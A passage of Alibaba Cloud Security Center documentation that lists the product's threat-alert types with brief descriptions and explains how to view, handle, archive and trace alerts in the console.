Cloud threat detection	Suspicious enumeration of security group rules	The threat detection model detected that your Alibaba Cloud account enumerated the security group policies by using APIs, which was not high-frequency behavior. A potential cause is that attackers have obtained your AccessKey pair to perform malicious operations.
Cloud threat detection	Suspicious enumeration of users	The threat detection model detected that your Alibaba Cloud account enumerated all users by using APIs, which was not high-frequency behavior. A potential cause is that attackers have obtained your AccessKey pair to perform malicious operations.
Cloud threat detection	Suspicious enumeration of specific roles	The threat detection model detected that your Alibaba Cloud account enumerated specific roles by using APIs, which was not high-frequency behavior. A potential cause is that attackers have obtained your AccessKey pair to perform malicious operations.
Cloud threat detection	Suspicious deletion of security group rules	The threat detection model detected that your Alibaba Cloud account deleted security group rules by using APIs, which was not high-frequency behavior. A potential cause is that attackers have obtained your AccessKey pair to perform malicious operations.
Cloud threat detection	Suspicious modification of security group rules	The threat detection model detected that your Alibaba Cloud account modified security group rules by using APIs, which was not high-frequency behavior. A potential cause is that attackers have obtained your AccessKey pair to perform malicious operations.
Cloud threat detection	Suspicious behavior of changing an ECS password	The threat detection model detected that your Alibaba Cloud account changed the password that was used to log on to your ECS instance by using APIs, which was not high-frequency behavior. A potential cause is that attackers have obtained your AccessKey pair to perform malicious operations.

Alert type	Alert name	Description
Cloud threat detection	Suspicious addition of security group rules	The threat detection model detected that your Alibaba Cloud account added security group rules by using APIs, which was not high-frequency behavior. A potential cause is that attackers have obtained your AccessKey pair to perform malicious operations.
Cloud threat detection	Suspicious addition of SSH keys to an ECS instance	The threat detection model detected that your Alibaba Cloud account added SSH keys by using APIs, which was not high-frequency behavior. A potential cause is that attackers have obtained your AccessKey pair to perform malicious operations.
Cloud threat detection	Abnormal commands of Cloud Assistant	The threat detection model detected that your Alibaba Cloud account ran malicious commands by using the Cloud Assistant API, which was not high-frequency behavior. A potential cause is that attackers have obtained your AccessKey pair to perform malicious operations.
Cloud threat detection	ActionTrail disabled	The threat detection model detected that your Alibaba Cloud account disabled ActionTrail by using APIs. A potential cause is that attackers have disabled ActionTrail to prevent the malicious behavior from being recorded. We recommend that you keep ActionTrail enabled in consideration of security.
Cloud threat detection	Log delivery from ActionTrail to OSS disabled	The threat detection model detected that your Alibaba Cloud account disabled ActionTrail by using APIs. A potential cause is that attackers have disabled ActionTrail to prevent the malicious behavior from being recorded. We recommend that you enable the feature of log delivery from ActionTrail to OSS in consideration of security.
Cloud threat detection	Log delivery from ActionTrail to Log Service disabled	The threat detection model detected that your Alibaba Cloud account disabled ActionTrail by using APIs. A potential cause is that attackers have disabled ActionTrail to prevent the malicious behavior from being recorded. We recommend that you enable the feature of log delivery from ActionTrail to Log Service in consideration of security.

## Alerts generated by analyzing traffic

Alert type	Alert name	Description
Unusual Network Connection	Access to a malicious domain name	The threat detection model analyzed DNS traffic and detected that your server resolved a high-risk domain name. The domain name may be a malicious domain name, such as a domain name of a remote control, domain name of a botnet organization, or mining pool address. In this case, attackers may have intruded into your server and exploited the server.
Unusual Network Connection	Reverse shell connection by using Meterpreter	The threat detection model detected a suspicious process on your server. The process was attempting to establish a reverse shell connection for the server of the attacker to perform more operations on your server by using Meterpreter.

Alert type	Alert name	Description
Unusual Network Connection	Communication with mining pools	The threat detection model detected that your server communicated with the IP addresses of mining pools. A potential cause is that your server has been intruded by an attacker and used for mining.
Unusual Network Connection	Abnormal traffic	The threat detection model analyzed the traffic on your server and detected abnormal traffic. Abnormal traffic can be caused by exploits, malware communications, sensitive data breaches, and suspicious proxies and tunnels. We recommend that you handle the traffic based on the details of the alert.
Unusual Network Connection	Proactive connection to malicious download sources	The threat detection model detected that your server was attempting to connect to a malicious download source by using HTTP. A potential cause is that attackers have exploited weak passwords or command execution vulnerabilities to download malicious files from a remote server.
Unusual Network Connection	Suspicious command run by Redis	The threat detection model detected that the Redis service on your server executed malicious SQL statements after attackers connected to the Redis service. In this case, the attackers may have controlled your server.
Web Application Threat Detection	SQL injection	The threat detection model analyzed HTTP traffic and detected that the Web service on your server was suspected of having SQL injection vulnerabilities and had been exploited by attackers.
Web Application Threat Detection	Successful exploitation of high-risk vulnerabilities	The threat detection model analyzed HTTP traffic and detected that your server had high-risk web vulnerabilities, which have been exploited by attackers.
Web Application Threat Detection	Sensitive file leaks	The threat detection model analyzed HTTP traffic and detected that sensitive files on your server were accessed by external IP addresses over HTTP. This may cause data breaches.
Web Application Threat Detection	Suspected attacks against web services	The threat detection model detected that the HTTP request logs generated on your server included command lines and the HTTP response logs included command outputs. A potential cause is that command execution vulnerabilities have been detected on your web services and have been exploited by attackers.
Malicious Network Activity	Access to a suspicious domain name	The threat detection model analyzed DNS traffic and detected that your server requested access to a high-risk domain name. In this case, your server may be exposed to intrusions or unauthorized access. Your server may also be infected by malware.

## Alerts generated by analyzing file content

Alert type	Alert name	Description
Persistence	Suspicious scheduled task in Linux	The threat detection model detected a suspicious scheduled task on your server. The task may be persistent behavior that is left by attackers in your server.
Malicious scripts	Detection of a malicious script file	The threat detection model detected a malicious script file on your server. The file may be inserted by attackers who intruded into your server. We recommend that you perform the following operations: Check whether the file content is legitimate based on the tag of the malicious script. Then, handle the file.
Malicious Process	Tainted basic software	The threat detection model detected tainted basic software on your server. In most cases, tainted basic software is a system program into which malicious code is injected. Although the tainted basic software offers basic features, it covertly conducts malicious behavior.
Malicious Process	Malicious program	The threat detection model detected that a malicious program was running on your server. A malicious program is a program that has a variety of malicious behavior characteristics, or a third-party program that causes disruption or damage.
Malicious Process	Infectious virus	The threat detection model detected that an infectious virus was running on your server. An infectious virus is a type of advanced malicious program. The virus itself writes malicious code into normal program files for execution. Therefore, a large number of normal programs are often infected and then detected as virus hosts.
Malicious Process	Attacker tool	The threat detection model detected attacker tools on your server. Attacker tools are the tools that are exploited by attackers to escalate privileges and steal sensitive data during the intrusion process, the programs that are used to uninstall security software, or the backdoor programs that are inserted in the system after the attackers intrude into your server.
Malicious Process	Backdoor program	The threat detection model detected that a backdoor program was running on your server. A backdoor program is a persistent program that is inserted in the system and exploited by attackers to continuously intrude into the server.
Malicious Process	Suspicious program	The threat detection model detected that a suspicious program was running on your server. In most cases, a suspicious program has the characteristics of malicious code or has the characteristics of a program that is highly suspicious and needs to be classified. You must determine suspicious programs based on the code or program details.
Malicious Process	Ransomware	The threat detection model detected that ransomware was running on your server. Ransomware is a malicious program that encrypts and locks all key data files on the server to gain ransom.

Alert type	Alert name	Description
Malicious Process	Trojan	The threat detection model detected a trojan on your server. A trojan is a special program that is used to intrude into your server. After a trojan is inserted in the system in disguise, the trojan downloads and releases malicious programs.
Malicious Process	Worm	The threat detection model detected that a worm was running on your server. A worm is a type of program that replicates itself to spread from a compromised server to another server. A worm can exploit vulnerabilities and launch brute-force attacks.
Malicious Process	Mining program	The threat detection model detected that a mining program was running on your server. A mining program is a type of program that consumes the computing resources of the server and mines cryptocurrency. This type of program causes extremely high CPU utilization and brings malicious programs.
Malicious Process	Self-mutating trojan	The threat detection model detected that a self-mutating trojan was running on your server. A self-mutating trojan changes its file hash or replicates itself to a large number of paths and runs in the background. This way, it avoids being cleaned by the system.
Malicious Process	DDoS trojan	The threat detection model detected that a DDoS trojan was running on your server. A DDoS trojan is a malicious program that is used to receive instructions from a compromised server to launch DDoS attacks against a specific server.
Malicious Process	Rootkit	The threat detection model detected a rootkit on your server. A rootkit is a malicious module that is inserted in the underlying system. A rootkit is used to hide the traces of itself or other malicious programs.
Webshell	Webshell file	The threat detection model detected a suspicious webshell file on your server. A webshell file may be a backdoor file that is inserted and used by attackers to maintain permissions after attackers intrude into a website.

## Alerts related to fileless malware

Alert type	Alert name	Description
Persistence	Suspicious backdoor	The threat detection model detected a WMI or bitsadmin backdoor on your server. Such a backdoor may have been left by attackers to maintain system permissions after your server has been compromised.
Persistence	Abnormal code in memory	The threat detection model detected malicious instructions in the memory of a process on your server. The process may be malware that is left by attackers or a process into which malicious code is injected.


Alert type	Alert name	Description
Persistence	Abnormal registry configuration	The threat detection model detected a suspicious registry configuration on your server. In most cases, some key registry configurations may be modified by malware to achieve persistence or conduct sabotage behavior.
Persistence	Cobalt Strike RAT	The threat detection model detected malicious code of Cobalt Strike RAT in the memory of a process on your server. The process may be a malicious process or a process into which malicious code has been injected.
Malicious scripts	Execution of malicious script code	The threat detection model detected that malicious script code, such as Bash, PowerShell, and Python, was executed on your server.
Suspicious Process	Suspicious command run by a process	The threat detection model automatically analyzed the historical behavior of a process on your server and detected that the process ran a suspicious command. A potential cause is that attackers have exploited the RCE vulnerability of the service to run the command.
Suspicious Process	Suspicious modification of registry configurations	The threat detection model detected that a process was attempting to modify the registry configurations on your server. A potential cause is that attackers have written backdoor code into your server or have modified the sensitive configurations after attackers have obtained system permissions.
Suspicious Process	Suspicious command run by Java applications	The threat detection model detected that the Java process on your server performed high-risk operations, such as malicious program download and backdoor addition. A potential cause is that you have used vulnerable web frameworks or middleware.
Suspicious Process	Suspicious command run by scheduled tasks in Linux	The threat detection model detected that a scheduled task on your server ran a suspicious command. A potential cause is that attackers have written malicious commands in the scheduled tasks to maintain permissions after the server has been compromised.
Suspicious Process	Suspicious command run by Python applications	The threat detection model detected that a Python application on your server ran a suspicious command. A potential cause is that the Python-based web application on your server has RCE vulnerabilities and has been compromised.
Suspicious Process	Suspicious command run by Tomcat	The threat detection model detected that the Tomcat container on your server ran a suspicious command. A potential cause is that attackers have exploited webshells or RCE vulnerabilities in the Java applications of Tomcat containers to run malicious commands.

## 1.3. View and handle alerts

After Security Center generates alerts, the details about the alerts are displayed on the Alerts page of the Security Center console. You can view and handle generated alerts on the Alerts page. This topic describes how to view and handle alerts.

## Background information

If an alert is not handled, it is displayed in the **Unhandled** alert list of the **Alerts** page. If an alert is handled, the status of the alert changes from **Unhandled** to **Handled**.

 **Note** Security Center retains **unhandled** and **handled** alerts on the **Alerts** page. Unhandled alerts may pose threats to your assets. Therefore, Security Center displays unhandled alerts on the **Alerts** page by default.

## View alerts

- 
- 
- On the Alerts page, search for all alerts that are generated for intrusions and threats, or view the details about the alerts.

You can perform the following operations:

- Search for alerts by using one of the following methods
  - Use the filters above the alert list. The filters include **Emergency level**, **Handled or Not**, and **Filter**.
  - Click an alert type in the **Alert Type** section or an attack phase in the **Attack Phase** section on the left side of the alert list.
- View the details about an alert


On the Alerts page, click the name of the alert whose details you want to view. In the panel that appears, you can view the details and the exceptions related to the alert. This allows you to analyze the alert, trace attack sources, and identify the path of the attack in an efficient and comprehensive manner. For more information about the exceptions related to an alert, see [View exceptions related to an alert](#). For more information about how to trace attack sources, see [Use attack source tracing](#).

Move the pointer over the icon on the right of an alert name to view the attack sources or the exceptions related to the alert.

<input type="checkbox"/> Severity	Event	Affected Assets	Latest Occurrence	Actions
<input type="checkbox"/> Urgent	Self-starting backdoor Persistence Permission Maintenance	gxxonline 101.37 → Public 172.26 → Private	2022-01-05 14:53:03	<a href="#">Process</a> <a href="#">Details</a>
<input type="checkbox"/> Suspicious	Login with unusual IP Unusual Logon Attack Portal	cve-20555 47.99 → Public 172.19 → Private	2022-01-05 14:37:36	<a href="#">Process</a> <a href="#">Details</a>


The following table describes the icons on the right of alert names.

Icon	Name	Description
------	------	-------------

Icon	Name	Description
	Attack Source Tracing	The feature of attack source tracing processes, aggregates, and visualizes logs from various Alibaba Cloud services by using a big data analytics engine. Then, the feature generates an event chain diagram of intrusions based on the analysis result. This way, you can identify the causes of intrusions and make informed decisions at the earliest opportunity. You can click the  icon to go to the <b>Diagnosis</b> tab. For more information, see <a href="#">Use attack source tracing</a>
	Investigation	The investigation feature provides visualized information about attacks. You can view the source IP addresses from which attacks are launched and analyze the causes of intrusions. This feature helps you locate the attacked assets and reinforce your asset security. You can click the  icon to go to the <b>Investigation</b> page.
	Related Exceptions	Move the pointer over this icon to view the number of exceptions that are related to the alert.
	Safeguard Mode For Major Activities	The safeguard mode for major activities is a protection mode supported by the Security Center agent. You can enable the mode to protect major activities. After the mode is enabled, Security Center generates alerts for suspicious intrusions and potential threats. If this icon is displayed next to the name of an alert that is generated on your asset, the safeguard mode for major activities is enabled for the asset. For more information, see <a href="#">Use proactive defense</a> .
	Attack Phase	An attack includes the following phases: Attack Portal, Load Delivery, Privilege Escalation, Escape Detection, Permission Maintenance, Lateral Movement, Remote Control, Data Breach, Trace Cleaning, and Damage. You can click the Attack Phase icon to view the attack phase of the attacked assets and the security status of your assets.
	Blocked	The Blocked icon indicates that Security Center terminated the malicious process of a virus file. The file can no longer threaten your services. We recommend that you quarantine the file at the earliest opportunity.

- View the alerts that are automatically handled by Security Center


On the Alerts page, set **Handled or Not** to **Handled** and **Status** to **Successful Interception**. This way, you can view all alerts generated for common viruses that are automatically quarantined by Security Center.



## Handle alerts


1.




- 2.
3. On the **Alerts** page, find the alert that you want to handle and click **Process** in the **Actions** column.


 **Note** If the alert is related to multiple exceptions, the alert details panel appears after you click **Process**. You can handle the exceptions in the panel. For more information, see [View exceptions related to an alert](#).

4. Select a method to handle the alert.

The following table describes all methods.

Method	Description
Anti-Virus	<p>If you select <b>Anti-Virus</b>, you can terminate the malicious process for which the alert is generated and quarantine the source file of the malicious process. The quarantined file can no longer threaten your services.</p> <p>If you confirm that the alert is positive, you can use one of the following methods to manually handle the alert:</p> <ul style="list-style-type: none"><li>◦ <b>End the process.:</b> terminates the malicious process.</li><li>◦ <b>Isolate the source file of the process:</b> quarantines the virus file. After the virus file is quarantined, the file can no longer threaten your servers. For more information, see <a href="#">Use the quarantine feature</a>.</li></ul> <div> <b>Notice</b> The quarantined file can be restored within 30 days. The alert generated for the file is displayed in the alert list, and the file is monitored by Security Center. Security Center automatically removes a file 30 days after it is quarantined.</div>

Method	Description
Add To Whitelist	<p>If the alert is a false positive, you can add the alert to the whitelist. You can specify the rule based on which alerts can be added to the whitelist. If you select Add To Whitelist and specify the rule based on which the alerts generated for logon attempts from the IP address <code>10.XX.XX.198</code> are added to the whitelist, the status of the alert changes to <b>Handled</b>. Security Center no longer generates alerts for logon attempts from the IP address <code>10.XX.XX.198</code>. In the <b>Handled</b> alert list, you can click <b>Remove whitelist</b> to remove the alert from the whitelist.</p> <div>  <b>Note</b>            You must replace <code>10.XX.XX.198</code> in the preceding example with an actual IP address when you specify a rule.             If you select this method, the alert that you select is added to the whitelist, and Security Center no longer generates alerts for the events that meet the specified whitelist rule. For more information about the alerts that can be added to the whitelist of Security Center, see <a href="#">What alerts can I add to the whitelist?</a>             If Security Center generates an alert on a normal process, the alert is considered a false positive. Common false positives include an alert generated for <b>suspicious processes that send TCP packets</b>, which notifies you that your server initiated suspicious scans on other devices.         </div>
Ignore	<p>If you select <b>Ignore</b>, the status of the alert changes to Ignored. Security Center still generates this alert in the subsequent detection.</p> <div>  <b>Note</b> If one or more alerts can be ignored or are false positives, you can select the alerts and click <b>Ignore Once</b> or <b>Add whitelist</b> below the alert list of the <b>Alerts</b> page.         </div>
Deep cleanup	<p>After the Security Center experts conduct tests and analysis on persistent viruses, the experts develop the <b>Deep cleanup</b> method based on the test and analysis results to detect and remove persistent viruses. If you use this method, risks may occur. This method supports snapshots. You can create snapshots to restore data that is deleted during deep cleanup.</p>
Turn off malicious defense behavior	<p>If you select <b>Turn off malicious defense behavior</b>, Security Center stops the container in which the alerting file or process resides. Security Center does not delete the container. If you use a Kubernetes cluster, Security Center stops only the container on which the alert is generated instead of the pod to which the container belongs.</p> <div>  <b>Notice</b> Before you use this method, make sure that your services are not affected if the container is stopped. Proceed with caution.         </div>

Method	Description
Isolation	<p>If you select <b>Isolation</b>, Security Center quarantines webshell files. The quarantined files can no longer threaten your services.</p> <div>  <b>Notice</b> The quarantined file can be restored within 30 days. The alert generated for the file is displayed in the alert list, and the file is monitored by Security Center. Security Center automatically removes a file 30 days after it is quarantined. </div>
Block	<p>If you select <b>Block</b>, Security Center generates security group rules to defend against attacks. You must specify the validity period for the rules. This way, Security Center blocks access requests from malicious IP addresses within the <b>specified period</b>.</p>
End process	<p>If you select End process, Security Center terminates the process for which the alert is generated.</p>
Troubleshooting	<p>If you select <b>Troubleshooting</b>, the diagnostic program of Security Center collects information about the Security Center agent that is installed on your server and reports the information to Security Center for analysis. The information includes the network status, the processes of the Security Center agent, and logs. During the diagnosis, CPU and memory resources are consumed.</p> <p>You can select one of the following modes for troubleshooting:</p> <ul style="list-style-type: none"> <li>◦ <b>Standard</b> <p>In Standard mode, logs of the Security Center agent are collected and then reported to Security Center for analysis.</p> </li> <li>◦ <b>Strict</b> <p>In Strict mode, the information about the Security Center agent is collected and then reported to Security Center for analysis. The information includes network status, processes, and logs.</p> </li> </ul>
Handled manually	<p>If you select Handled manually, it indicates that you have handled the risks for which the alert is generated.</p>
Batch unhandled (combine the alert triggered by the same rule or type)	<p>If you select Batch unhandled (combine the alert triggered by the same rule or type), you can select multiple alerts to handle at a time. Before you handle multiple alerts at a time, we recommend that you view the details about the alerts.</p>

5. Click **Process Now**.


After you handle the alert, the status of the alert changes from **Unhandled** to **Handled**.

## 1.4. Archive alerts

Security Center allows you to archive the alerts generated prior to 30 days ago. You can download archived alerts. We recommend that you archive historical alerts on a regular basis so that you can view and manage the latest alerts in an efficient manner. This topic describes how to archive alerts.

## Context

After you click **Archive data** on the Alerts page, Security Center archives all alerts generated prior to 30 days ago. Then, you can download the archived alerts. Archived alerts are no longer displayed in the Security Center console. To view archived alerts, you must download the alerts to your computer. If you have never archived alerts, you can view all the alerts in the Security Center console.

 **Note** If no alerts were generated prior to 30 days ago for your account, Security Center generates an empty file named *suspiciousExport\_Date of the archive operation\_ Timestamp of the archive operation.zip* after you click **Archive data** on the Alerts page.

You can archive alerts only once within a 24-hour period. The number of times allowed to download archived alerts is unlimited.


## Procedure

- 1.
- 2.
3. In the upper-right corner of the **Alerts** page, click **Archive data**.


The following list provides more information about this operation:

- If this is the first time that you click **Archive data**, Security Center archives alerts generated prior to 30 days ago and provides a download link.
- If this is not the first time that you click **Archive data**, Security Center archives alerts generated within a specific time range and provides a download link. The start of the specific time range is the day that follows the day alerts were last archived and the end is 30 days before the current day.

For example, if you clicked **Archive data** on August 13, 2020 for the first time, Security Center archives all alerts generated before and on July 14, 2020 and generates a file named *suspiciousExport\_20200813\_1597282822.zip*. If you clicked **Archive data** again on August 15, 2020, Security Center archives the alerts generated from July 15, 2020 to July 16, 2020 and generates a file named *suspiciousExport\_20200815\_1597455622.zip*.

 **Note** Security Center archives alerts only once within a 24-hour period. When you click **Archive data** for the first time within 24 hours, Security Center archives alerts and generates an archive file. When you click **Archive data** again within 24 hours, Security Center does not archive alerts. However, the **Archive data** dialog box appears, and you can view the alerts that have been archived.


4. In the **Archive data** dialog box, view the file of archived alerts.



5. Click **Download** in the **Download link** column to download the file of archived alerts to your computer.

The file of archived alerts is in the XLSX format. It takes 2 to 5 minutes to download a file. The time required by a download operation varies based on the network bandwidth and the file size.

After you download a file, you can view the alert information in the file. The information includes the IDs, names, details, risk levels, and status of alerts. It also provides information about affected assets, names of the affected assets, suggestions for handling the alerts, and points in time at which alerts were generated.

 **Note** If an alert is in the **Expired** state, the alert has been generated within the last 30 days but you have not handled the alert. We recommend that you handle the alerts generated by Security Center at the earliest opportunity.

6. Click **OK**.


## 1.5. View exceptions related to an alert

Security Center automatically analyzes the exceptions related to an alert. You can click an alert name on the alert list to view and manage all the exceptions related to this alert, and view the results of automatic attack tracing.

### Prerequisites

- Only the and editions of Security Center support the feature of automatic alert correlation analysis. If you use the , , or edition of Security Center, you must upgrade Security Center to the or edition before you can use this feature.
- Automatic alert correlation analysis is enabled. For more information, see [Enable automatic alert correlation analysis](#).


### Context

- Security Center automatically associates alerts with exceptions in real time to detect potential threats.
- Exceptions related to an alert are listed in chronological order. This allows you to analyze and handle the exceptions to improve the emergency response mechanism of your system.
- An automatically correlated alert is identified by the  icon.

## Procedure

1. Log on to the [Security center console](#).
2. In the left-side navigation pane, click **Detection > Alerts**.
3. On the **Alerts** page, click the name of the required alert in the Event column. The panel that shows alert details appears.
4. In the panel, view the details and related exceptions of the alert and handle the exceptions.
  - View alert details

You can view the following details of the alert: **Affected Assets**, **First Occurrence**, **Latest Occurrence**, **Alert Reason**, and **Related Exceptions**.



The screenshot shows the 'Suspicious Process-System tools abuse' alert details panel. The panel has a title bar with the alert name and a 'Warning' icon. Below the title bar is a 'Details' tab. The main content area contains several sections:

- Affected Assets:** A section showing a list of assets. The first asset is '121.198 Public 172.173 Private'.
- First Occurrence:** A section showing the first occurrence of the alert on 'Oct 15, 2020, 19:10:01'.
- Latest Occurrence:** A section showing the latest occurrence of the alert on 'Jan 11, 2021, 14:10:01'.
- Alert Reason:** A section explaining the reason for the alert: 'Persistent backdoor'. It includes details about the cron tab scheduled task and recommendations for handling the alert.
- Related Exceptions:** A section showing a list of related exceptions. The first exception is 'Suspicious Process-System tools abuse' with a status of 'Unhandled' and a 'Processing' button.

- View affected assets
 


Click the name of an **affected asset** to view the details of the asset. The details include alerts, vulnerabilities, baseline risks, and asset fingerprints.
- View alert causes
 

To view the causes and handling suggestions of the alert, click **Go Now** to go to the **Vulnerabilities** or **Baseline Check** page. On the Vulnerabilities page, you can view and handle the vulnerabilities. On the Baseline Check page, you can view and manage baseline risks.
- View and handle related exceptions


In the **Related Exceptions** section, you can view the details and recommended suggestions of all exceptions related to this alert. To handle the exceptions, you can perform the following operations:


- Click **Process** on the right of an exception. In the dialog box that appears, select a processing method to handle the exception.

For more information about how to select a processing method, see [View and handle alerts](#).



- Click **Note** on the right of an exception to add a note for the exception.



Click the  icon on the right of a note to delete the note.

- View alert tracing results on the **Diagnosis** tab

Click the **Diagnosis** tab to view the tracing results of the alert. For more information about alert tracing, see [Use attack source tracing](#).

## 1.6. Use attack source tracing

This topic describes how to use the feature of attack source tracing provided by Security Center. This feature automatically traces the sources of attacks and provides original data previews.

### Context

The feature of attack source tracing processes, aggregates, and visualizes logs from various Alibaba Cloud services by using a big data analytics engine. Then, the feature generates an event chain diagram of intrusions based on the analysis result. This way, you can identify the cause of intrusions and make informed decisions at the earliest opportunity. You can use the feature in scenarios where urgent response and source tracing of threats are required, such as web intrusions, worm events, ransomware, and unauthorized communications to suspicious sources in the cloud.

Security Center generates a chain of automated attack source tracing 10 minutes after a threat is detected. We recommend that you view the information about attack source tracing 10 minutes after an alert is generated.


The feature of attack source tracing can trace the sources of all types of alerts. For more information about alert types, see [Alert types](#).

Only Security Center Enterprise supports the feature of automatic attack source tracing. If you use the Basic, Basic Anti-Virus, or Advanced edition of Security Center, you must upgrade Security Center to the Enterprise edition before you can use the feature.


**Note** Three months after an alert is generated, the information about attack source tracing for the alert is automatically deleted. We recommend that you view the information about attack source tracing for alerts at the earliest opportunity.

## Limits

